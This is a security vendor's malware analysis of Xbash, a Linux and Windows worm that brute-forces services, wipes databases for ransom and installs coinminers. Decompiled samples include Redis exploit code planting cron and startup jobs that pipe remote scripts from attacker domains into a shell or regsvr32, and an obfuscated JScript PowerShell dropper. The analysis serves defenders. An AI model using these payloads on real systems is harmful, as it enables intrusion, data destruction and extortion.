Xbash Combines Botnet, Ransomware, Coinmining in Worm that Targets Linux and Windows

researchcenter.paloaltonetworks.com/2018/09/unit42-xbash-combines-botnet-ransomware-coinmining-worm-targets-linux-windows/

Claud Xiao, Cong Zheng, Xingyu Jin September 17, 2018

By Claud Xiao, Cong Zheng and Xingyu Jin

September 17, 2018 at 5:00 AM

Category: Cloud, Unit 42

Tags: ActiveMQ, Apple macOS, Bitcoin, botnet, CouchDB, Cryptocurrency, Elasticsearch, Hadoop, Iron, Linux, Microsoft Windows, MongoDB, MySQL, Oracle, PostgreSQL, RDP, Redis, Rocke, vulnerabilities, Xbash

This post is also available in: 日本語 (Japanese)

Executive Summary:

Unit 42 researchers have found a new malware family that is targeting Linux and Microsoft Windows servers that we have named XBash. We can tie this malware to the Iron Group, a threat actor group known for ransomware attacks in the past.

Xbash has ransomware and coinmining capabilities.

It also has self-propagating capabilities (meaning it has worm-like characteristics similar to WannaCry or Petya/NotPetya). It also has capabilities not currently implemented that, when implemented, could enable it to spread very quickly within an organizations' network (again, much like WannaCry or Petya/NotPetya).

Xbash spreads by attacking weak passwords and unpatched vulnerabilities.

Xbash is data-destructive; destroying Linux-based databases as part of its ransomware capabilities. We can also find NO functionality within Xbash that would enable restoration after the ransom is paid.

This means that, like NotPetya, Xbash is data destructive malware posing at ransomware.

Organizations can protect themselves against Xbash by:

1. Using strong, non-default passwords
2. Keeping up-to-date on security updates
3. Implementing endpoint security on Microsoft Windows AND Linux systems
4. Preventing access to unknown hosts on the internet (to prevent access to command and control servers)
5. Implementing and maintaining rigorous and effective backup and restoration processes and procedures.

Palo Alto Networks customers are protected against this threat as outlined at the end of this blog.

Below are some more specifics on Xbash's capabilities:

- It combines botnet, coinmining, ransomware and self-propagation.
- It targets Linux-based for its ransomware and botnet capabilities.
- It targets Microsoft Windows-based systems for its coinmining and self-propagating capabilities.
- The ransomware component targets and deletes Linux-based databases.
- To date, we have observed 48 incoming transactions to these wallets with total income of about 0.964 bitcoins meaning 48 victims have paid about US$6,000 total (at the time of this writing).
- However, as see no evidence that the paid ransoms have resulted in recovery for the victims.
- In fact, we can find no evidence of any functionality that makes recovery possible through ransom payment.
- Our analysis shows this is likely the work of the Iron group, a group publicly linked to other ransomware campaigns including those that use the Remote Control System (RCS), whose source code was believed to be stolen from the HackingTeam in 2015.

Research:

Recently Unit 42 used WildFire to identify a new malware family targeting Linux servers. After further investigation we realized it's a combination of botnet and ransomware that developed by an active cybercrime group Iron (aka Rocke) in this year. We have named this new malware "Xbash", based on the name of the malicious code's original main module.

Previously the Iron group developed and spread cryptocurrency miners or cryptocurrency transaction hijacking trojans mainly for Microsoft Windows and only a few for Linux. Instead, Xbash aimed on discovering unprotected services, deleting victim's MySQL, PostgreSQL and MongoDB databases, and ransom for Bitcoins. Xbash uses three known vulnerabilities in Hadoop, Redis and ActiveMQ for self-propagation or infecting Windows system.

Other new technical characteristics in Xbash that are worth noting:

- **Developed in Python:** Xbash was developed using Python and then converted into self-contained Linux ELF executables by abusing the legitimate tool PyInstaller for distribution.
- **Targets IP addresses and Domain Names:** Modern Linux malware such as Mirai or Gafgyt usually generate random IP addresses as scanning destinations. By contrast, Xbash fetches from its C2 servers both IP addresses and domain names for service probing and exploiting.
- **Targets Windows and Linux:** When exploiting vulnerable Redis service, Xbash will also figure out whether the service is running on Windows or not. If so, it will send malicious JavaScript or VBScript payload for downloading and executing a coinminer for Windows.
- **Intranet Scanning Functionality:** The Xbash authors have developed the new capability of scanning for vulnerable servers within enterprise intranet. We see this functionality in the samples but, interestingly, it has not been enabled that we can see.

We have discovered four different versions of Xbash so far. Code and timestamp differences among these versions show that it's still under active development. The botnet began to operate since as early as May 2018. Thus far, we've observed 48 incoming transactions to the Bitcoin wallet addresses used by the malware, which may indicate 48 victims of its ransom behavior.

In the rest of this blog, we will introduce more technical details of these behaviors, and introduce how Palo Alto Networks products prevent the threat.

Technical Details

From Python Code to Native Executable

In a previous blog from 2016, Unit 42 revealed a Windows malware being developed by Python and being converted to PE executable by PyInstaller. All four versions of Xbash that we discovered also used this technique. Based on this, we believe the malware authors gain many benefits:

1. **Faster Development:** Developing in Python can be easier and faster than in C, C++ or Go: therefore it can enable faster, iterative development which enables the malware's faster evolution (and can enable faster counter-counter-measures as well).
2. **Easy, Assured Installation:** PyInstaller creates self-contained native executables which include all necessary dependencies including Python runtime, libraries,user and third-party libraries. Given the diversity of Linux installations and environments, the attackers cannot be sure that Python-based malware would install and run successfully. By packaging in a self-contained native executable like this, ensures that the malware will successfully install on the target systems.
3. **Anti-Detection Capabilities:** PyInstaller's code compilation, code compression/conversion, and optional code encryption together work to obfuscate the indicators of malicious behavior. This obfuscation helps the malware to defeat detection by antivirus/antimalware engines or static analysis. At the time of this writing, we observed a 1/57 detection rate for Xbash in VirusTotal as shown in Figure 1.
4. **Cross-Platform Malware:** PyInstaller supports creating binaries for Windows, Apple macOS and Linux from the same Python code: this enables the malware to be truly cross-platform (though at the time of this writing we have not found any Windows or macOS versions of Xbash).




Figure 1 Detection Rate of Xbash as shown on VirusTotal

Through manual reverse engineering, we were able to extract the main malicious Python modules from the Xbash executables and decompile them successfully. Therefore, in the later sections of this analysis, we show the Python source code.

C2 Communication

Xbash hard-coded a bunch of domain names as its C2 servers. It also fetches a webpage hosted on Pastebin (listed in the IOCs) to update the C2 domain list. Some of these C2 domains are reused from previous Windows coinminers attributed to Iron cybercrime group.

All C2 communications were based on HTTP protocol. We found three kinds of C2 traffic:

1. One for fetching a list of IP addresses or domains for scanning
2. One for fetching a list of weak passwords, in addition of using hard-coded passwords

3. One for reporting scan results

Three types of URIs were used to fetch scanning targets:

1. /domain/phpmyadmin or /domain/all: to get a list of domains for scanning of vulnerable or unprotected web services such as phpMyAdmin.
2. /port/tcp8080, /port/udp1900, etc.: to get a list of IP addresses for scanning of their specific TCP or UDP port
3. /cidir, to get a list of CIDR of IP addresses for popular ports/services scanning.

Through a still alive C2 domain, we were able to get 1,000 domains, 1,000 IP addresses, or a /22 CIDR per request, respectively as shown in Figure 2. We found that different requests will return different results, showing that the C2 servers were dynamic dispatching tasks to different bots. We randomly chose some domains and didn't find any specific region or industry targeted. And, the targeted domains are not in the Alexa top one million domains list.

```
POST /domain/all HTTP/1.1
Accept-Encoding: identity
Content-Length: 0
Accept-Language: en-US,en;q=0.8
Connection: close
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,text/png,*/
*;q=0.5
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E;
QQBrowser/7.0.3698.400)
Accept-Charset: ISO-8859-1,utf-8
Host: scan.censys.xyz
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

HTTP/1.1 200 OK
Date: Thu, 06 Sep 2018 08:14:13 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Set-Cookie: __cfduid=da52aa6ec73585089e24d05fd4b2d53b51536221652; expires=Fri, 06-Sep-19 08:14:12
GMT; path=/; domain=.censys.xyz; HttpOnly
Server: cloudflare
CF-RAY: 455f7b1280ac5368-MIA

1635
huishubao.net
indigolightstudios.net
herosandcons.net
innostudio.net
himanshutyagi.net
huiego.net
houjin-card.net
ingramsoftware.net
hsdoor.net
iamnotthisold.net
imusee.net
```

Figure 2 Xbash fetched domains from C2 server for further scanning

Popular Linux botnets such as Mirai and Gafgyt usually only scan IP addresses. Xbash represents a next-stage evolution of Linux botnets by extending the targets to public websites by targeting domains as well as IP address. This also makes deploying a honeypot

to observe Xbash challenging since honeypots are usually deployed with IP addresses only. While it may not be an intentional step, the inclusion of domain targeting has an anti-analysis benefit for the attackers.

Besides of fetching a list of scanning targets, Xbash will also request C2 server via URI “/p” to fetch a list of weak passwords for brute forcing.

After Xbash has scanned a target and successfully found specific opening ports, weak credentials or exploitable, unpatched vulnerability, it will report the result to a random C2 server via HTTP POST to URI “/c”.

Service Probing and Brute Forcing

If the scanning target is an IP address, Xbash will try to scan many TCP or UDP ports. Here are part of services they’re probing and the ports used:

- HTTP: 80, 8080, 8888, 8000, 8001, 8088
- VNC: 5900, 5901, 5902, 5903
- MySQL: 3306
- Memcached: 11211
- MySQL/MariaDB: 3309, 3308,3360 3306, 3307, 9806, 1433
- FTP: 21
- Telnet: 23, 2323
- PostgreSQL: 5432
- Redis: 6379, 2379
- ElasticSearch: 9200
- MongoDB: 27017
- RDP: 3389
- UPnP/SSDP: 1900
- NTP: 123
- DNS: 53
- SNMP: 161
- LDAP: 389
- Rexec: 512
- Rlogin: 513
- Rsh: 514
- Rsync: 873
- Oracle database: 1521
- CouchDB: 5984

For some services, such as VNC, Rsync, MySQL, MariaDB, Memcached, PostgreSQL, MongoDB, and phpMyAdmin, if a related port is open, it will use a built-in weak username/password dictionary and try to login into the service as shown in Figure 3. The

dictionary also contains common or default passwords for services like Telnet, FTP, and Redis.

```
port = int(port)
try:
    rwc = RsyncWeakCheck(host, port)
    print 'check_rsync'
    for path_name in rwc.get_all_pathname():
        ret = rwc.is_path_not_auth(path_name)
        if ret == 0:
            not_unauth_list.append(path_name)
        elif ret == 1:
            for username, passwd in product(userlist, RANDOMPASSLIST):
                try:
                    res = rwc.weak_passwd_check(path_name, username, passwd)
                    if res:
                        weak_auth_list.append((path_name, username, passwd))
                except Exception as e:
                    print e

except Exception as e:
    print 'e1:' + str(e)
```

Figure 3 Xbash tries to brute force services such as Rsync

Delete Databases and Ransom

If Xbash successfully login into a service including MySQL, MongoDB, and PostgreSQL, it will delete almost all existing databases in the server (except for some databases that stored user login information), create a new database named “PLEASE_READ_ME_XYZ”, and leave a ransom message into table “WARNING” of the new database, as shown in Figure 4 and Figure 5.

Send 0.02 BTC to this address and contact this email with your website or your ip or db_name of your server to recover your database! Your DB is Backed up to our servers!If we not received your payment,we will leak your database

1jqpmcLygJdH8fN7BCk2cwwNBRWqMZqL1

backupsql@pm.me

```
result.encoding = 'utf-8'
if result and 'text/comma-separated-values' in result.headers['content-type']:
    if not result.text.strip().startswith('<!-- PMA-SQL-ERROR -->') and not result.text.startswith('<d
        text = result.text.strip()
        print text
if re.search('name="login_form"', result.text):
    print 'ERROR #0104: Session with phpMyAdmin expired.'
data = {'db': 'PLEASE_READ_ME_XYZ',
   'table': 'article',
   'token': token,
   'sql_query': "INSERT INTO WARNING (id, warning, Bitcoin_Address, Email) VALUES(1,'Send 0.02 BTC to
   'single_table': 'TRUE',
   'export_type': 'table',
   'allrows': '1',
   'charset_of_file': 'utf-8',
   'compression': 'none',
   'what': 'csv',
   'csv_separator': ',',
   'csv_enclosed': '"',
   'csv_escaped': '"',
   'csv_terminated': 'AUTO',
   'csv_null': 'NULL',
   'csv_columns': 'something',
   'csv_structure_or_data': 'data',
   'csv_data': '',
   'asfile': 'sendit',
   'output_format': 'sendit'}
try:
    result = session.post(phpmyadmin + 'export.php', headers=USERAGENT_HEADER, data=data, verify=False
except Exception as e:
    print e
    return
```

Figure 4 Xbash create ransom message into MySQL database via phpMyAdmin





Figure 5 New database, table and ransome message created by Xbash

If Xbash logged into a phpMyAdmin service, it will do exactly the same operations as above to those databases too, via sending HTTP requests to phpMyAdmin. This is because the phpMyAdmin service is usually managing some MySQL databases.

It's important to note that, the database name, table name, table schema, and the ransom message used by Xbash are almost identical with some incidents within multiple waves of ransom attacks to MySQL, MongoDB, ElasticSearch, Hadoop, CouchDB, Cassandra, Redis, AWS S3, etc. at 2016 and 2017, which have compromised over 56,685 servers in the globe by report. The only changes in Xbash are:

- Database name changed from PLEASE_READ_ME to PLEASE_README_XYZ
- Bitcoins they're asking for reduced from 0.2 BTC or 0.15 BTC to0.02 BTC
- Bitcoin wallet address and email address changed
- This time a blackmail phrase was added into the message: "If we not received your payment,we will leak your database"

Thus far, we have observed three different bitcoin wallet addresses hard-coded in the Xbash samples. Since May 2018, there are 48 incoming transactions to these wallets with total income of about 0.964 bitcoins (about US$6,000 at the time of this writing). Figure 5 shows one of the wallets. Also, note that the funds are being withdrawn, showing us that the attackers are actively collecting their ransom.



1jqpmcLygJdH8fN7BCk2cwwNBRWqMZqL1

Total Received:	0.32591200
Total Sent:	0.32591200
Final Balance:	0.00000000
Total transactions:	42

Recent transactions:

	Date ▼	Amount	Balance
☐	2018-09-07 13:38:38	-0.02000000	0.00000000
☐	2018-09-07 12:30:31	0.02000000	0.02000000
☐	2018-09-03 10:20:02	-0.02000000	0.00000000
☐	2018-09-03 09:44:10	0.02000000	0.02000000
☐	2018-09-02 15:17:22	-0.00410000	0.00000000
☐	2018-09-02 14:20:11	0.00410000	0.00410000
☐	2018-09-02 01:10:46	-0.00410000	0.00000000
☐	2018-09-01 18:10:11	0.00410000	0.00410000
☐	2018-08-31 16:09:43	-0.02000000	0.00000000
☐	2018-08-31 15:41:09	0.02000000	0.02000000

Figure 6 Incoming transactions to one of bitcoin wallets

However, as is so often the case, we see no evidence that the attackers are actually making good on their “promise” and helping the victims restore their deleted databases. In fact, contrary to the ransom note, we found NO evidence of code in Xbash that backs up the deleted databases at all.

Exploit for Propagation

When Xbash finds a destination has Hadoop, Redis or ActiveMQ running, it will also attempt to exploit the service for self-propagation. Three known vulnerabilities are targeted:

1. Hadoop YARN ResourceManager unauthenticated command execution, which was first disclosed in October 2016 and has no CVE number assigned.
2. Redis arbitrary file write and remote command execution, which was first disclosed in October 2015 and has no CVE number assigned. This is shown below in Figure 6.
3. ActiveMQ arbitrary file write vulnerability, CVE-2016-3088.

```
def make_crontab(host, port, password):
    global make_cron_success
    try:
        r = redis.StrictRedis(host=host, port=port, password=password, db=0, socket_timeout=2)
        python_crontab = '\n\n\n*/1 * * * * python -c "import urllib2 as cai;print cai.urlopen("http://e3sas6tz
        ssh_shell_crontab = '\n\n\n*/1 * * * * /usr/bin/curl -fsSL http://e3sas6tzvehwgpak.tk/r88.sh|sh\n\n\n'
        r.set('redis_crontab', ssh_shell_crontab)
        r.config_set('dir', '/var/spool/cron/')
        r.config_set('dbfilename', 'root')
        r.save()
        print 'redis_crontab2'
        r.set('redis_crontab2', python_crontab)
        r.config_set('dir', '/var/spool/cron/crontabs/')
        r.config_set('dbfilename', 'root')
        r.save()
        print 'redis_crontab3'
        r.set('redis_crontab3', 'regsvr32 /s /n /u /i:http://d3goboxon32grk2l.tk/reg9.sct scrobj.dll&&')
        r.config_set('dir', 'C:/ProgramData/Microsoft/Windows/Start Menu/Programs/Startup')
        r.config_set('dbfilename', 'clean.bat')
        r.save()
        make_cron_success = True
    except Exception as e:
        print '[make_crontab]' + str(e)
```

Figure 7 Xbash exploiting Redis vulnerability

When the exploit succeeds, Xbash will either directly execute a shell command to download and to run malicious Shell or Python scripts, or create new cron job to do the same, again as shown in Figure 6. The malicious scripts were downloaded from the same C2 servers as Xbash used. In either instance, their main functions are to kill other popular Coinminers, download Coinminers developed by the Iron cybercrime group, and download Xbash itself onto the target system for further propagation.

The net of this is that Xbash targets and uses vulnerable Hadoop, Redis or ActiveMQ systems both to run the attackers' coinminer AND propagate Xbash within the environment.

Infecting Windows Servers

Another notable feature of Xbash is the way it uses Redis and an HTTP service to determine if the vulnerable Redis service is installed on Linux or Microsoft Windows. If the destination being scanned has both vulnerable Redis service and a HTTP service running, Xbash will try to use information leaked by the Redis vulnerability to guess HTTP web server's installation location. Xbash then uses the location to guess which operating system (Linux or Windows) the destination is running as shown in Figure 7.

```
class ABSPATH_PREFIXES():
    LINUX = ('/var/www/html/service', '/var/www', '/usr/local/apache', '/usr/local/apache2',
             '/usr/local/www/apache22', '/usr/local/www/apache24', '/home/wwwroot/default',
             '/usr/local/httpd', '/var/www/nginx-default', '/srv/www', '/var/www/vhosts',
             '/home/meco/www/app/webroot', '/data/www/default', '/var/www/virtual',
             '/var/www/clients/vhosts', '/var/www/clients/virtual', '/var/www/html/thinkphp5/public')
    WINDOWS = ('/xampp', '/Program Files/xampp', '/wamp', '/Program Files/wampp', '/apache',
               '/wamp64', '/Program Files/Apache Group/Apache', '/WWW', '/Program Files/Apache Group/Apache2',
               '/Program Files/Apache Group/Apache2.2', '/Program Files/Apache Group/Apache2.4',
               '/Inetpub/wwwroot', '/phpStudy/WWW', '/inetpub/wwwroot', '/RXXJ/phpStudy/WWW',
               '/Inetpub/vhosts', '/inetpub/vhosts')
    ALL = LINUX + WINDOWS
```

Figure 8 Web server paths Xbash used to determine operating system

If it believes it's found a Windows server, Xbash will exploit the Redis vulnerability to create a Windows startup item (as shown in Figure 6), instead of a Linux cronjob. Depends on Xbash's version, this new startup item will download a malicious HTML or a Scriptlet file from Xbash's C2 server, and to execute the JavaScript or VBScript code in the file via "mshta" or via "regsvr32". These scripts will then invoke PowerShell to download a malicious PE executable or PE DLL file from the same C2 server for execution as shown in Figure 8.

```
<script language="JScript">
    window.resizeTo(0,0)
    var _$_ebc9=[
        "\x57\x53\x63\x72\x69\x70\x74\x2E\x53\x68\x65\x6C\x6C",
          // WScript.Shell
        "\x25\x74\x65\x6D\x70\x25",
          // %temp%
        "\x45\x78\x70\x61\x6E\x64\x45\x6E\x76\x69\x72\x6F\x6E\x6D\x65\x6E\x74\x53\x74\x72\x69\x6E\x67\x73",
          // ExpandEnvironmentStrings
        "\x2F\x65\x78\x70\x6C\x6F\x72\x65\x72\x2E\x65\x78\x65",
          // /explorer.exe
        "\x53\x63\x72\x69\x70\x74\x69\x6E\x67\x2E\x46\x69\x6C\x65\x53\x79\x73\x74\x65\x6D\x4F\x62\x6A\x65\x63\x74",
          // Scripting.FileSystemObject
        "\x46\x69\x6C\x65\x45\x78\x69\x73\x74\x73",
          // FileExists
        "\x70\x6F\x77\x65\x72\x73\x68\x65\x6C\x6C\x2E\x65\x78\x65\x20\x2D\x65\x78\x65\x63\x75\x74\x69\x6F\x6E\x70\x6F
          // powershell.exe -executionpolicy bypass -noprofile -windowstyle hidden (new-object system.net.webclient).
        "\x72\x75\x6E",
          // run
        "\x57\x53\x63\x72\x69\x70\x74\x2E\x73\x68\x65\x6C\x6C"
          // WScript.shell
    ];
    var WSHShell= new ActiveXObject(_$_ebc9[0]);//0
    var path=WSHShell[_$_ebc9[2]](_$_ebc9[1]);//1
    var filepath=path+ _$_ebc9[3];//2
    var myObject= new ActiveXObject(_$_ebc9[4]);//3
    if(!myObject[_$_ebc9[5]](filepath))
    {
        new ActiveXObject(_$_ebc9[8])[_$_ebc9[7]](_$_ebc9[6],0,1)
    }
    new ActiveXObject(_$_ebc9[8])[_$_ebc9[7]](filepath,0,1)
    window.close()
</script>
```

Figure 8 Malicious JavaScript code to be executed in vulnerable Windows server (with comments)

Through our investigation we found that these malicious PE files were coinminer or ransomware developed by the Iron cybercrime group as shown in Figure 9.




Figure 9 AutoFocus associated the malicious PE file with Iron cybercrime group

Targeting Enterprise Intranet

In all versions of Xbash we found, there is a Python class named “LanScan”. Its functions are to get local intranet information, generate a list of all IP addresses within the same subnet, and to perform port scanning to all these IPs as shown in figure 10. It appears that during its evolution, the author was adding more ports to this piece of code. However, the code was inert and unutilized: it is still standalone and yet to be connected with the main part of the code. We believe the author may enable this functionality in coming versions.

```
hostname = socket.gethostname()
addrs = socket.getaddrinfo(hostname, None)
ip_list = []
myips = []
for item in addrs:
    if ':' not in item[4][0]:
        lanip = str(item[4][0])
        myips.append(lanip)
        ip = '%s.%s.%s' % (lanip.split('.')[0], lanip.split('.')[1], lanip.split('.')[2])
        ip_split = ip.split('.')
        net = len(ip_split)
        if net == 2:
            for b in range(1, 255):
                for c in range(1, 255):
                    ip = '%s.%s.%d.%d' % (ip_split[0], ip_split[1], b, c)
                    ip_list.append(ip)

        elif net == 3:
            for c in range(1, 255):
                ip = '%s.%s.%s.%d' % (ip_split[0], ip_split[1], ip_split[2], c)
                ip_list.append(ip)

        elif net == 4:
            ip_list.append(ip)

for deleteip in myips:
    ip_list.remove(deleteip)

try:
    port = '873,3306,6379,8161.80,8088,8000,8080,8888,5900,5901,5902,11211,389,53,161,1900,123'
    m_count = 50
    ping = True
    socket.setdefaulttimeout(TIMEOUT)
```

